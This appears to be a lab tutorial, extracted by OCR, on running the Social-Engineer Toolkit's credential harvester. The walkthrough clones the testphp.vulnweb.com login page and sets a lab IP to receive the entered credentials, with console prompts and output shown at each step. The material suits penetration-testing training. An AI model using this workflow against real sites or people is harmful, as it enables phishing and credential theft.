

SOCIAL ENGINEERING ATTACKS


- Social engineering is a psychological attack that tricks people into giving away sensitive information or taking unsafe actions.
- Social engineer(SE) toolkit is an open source python driven tool aimed at penetration testing.

1. Start setoolkit and select social-engineering attacks.





1. Now, we are truing website attack vectors, so select option 2.




Website attack vectors are pathways or methods that attackers use to exploit vulnerabilities and gain unauthorized access, potentially causing data breaches, system compromise, or malicious content injection.

Credential Harvester Attack:

Credential harvesting is a cyberattack technique where cybercriminals gather user credentials — such as user IDs, email addresses, passwords, and other login information — en masse. The hacker can then use the credentials to access systems and gather data or other sensitive information, sell or share them on the dark web, and/or advance a more sophisticated attack.

1. Select corresponding option



2. Now select site cloner.

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
```


3. Enter the IP address of the host system which we want to revert back the credentials (Given).

```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.223.128]:192.168.223.128
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
```


4. Enter the url to access the site which we want to retrieve the credentials.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.223.128]:192.168.223.128
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://testphp.vulnweb.com/login.php

[*] Cloning the website: http://testphp.vulnweb.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a websi
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

5. Access the website by entering the IP address on the browser.



6. Enter any sample credentials and click login button.



7. Now, target's credentials will be visible to attacker.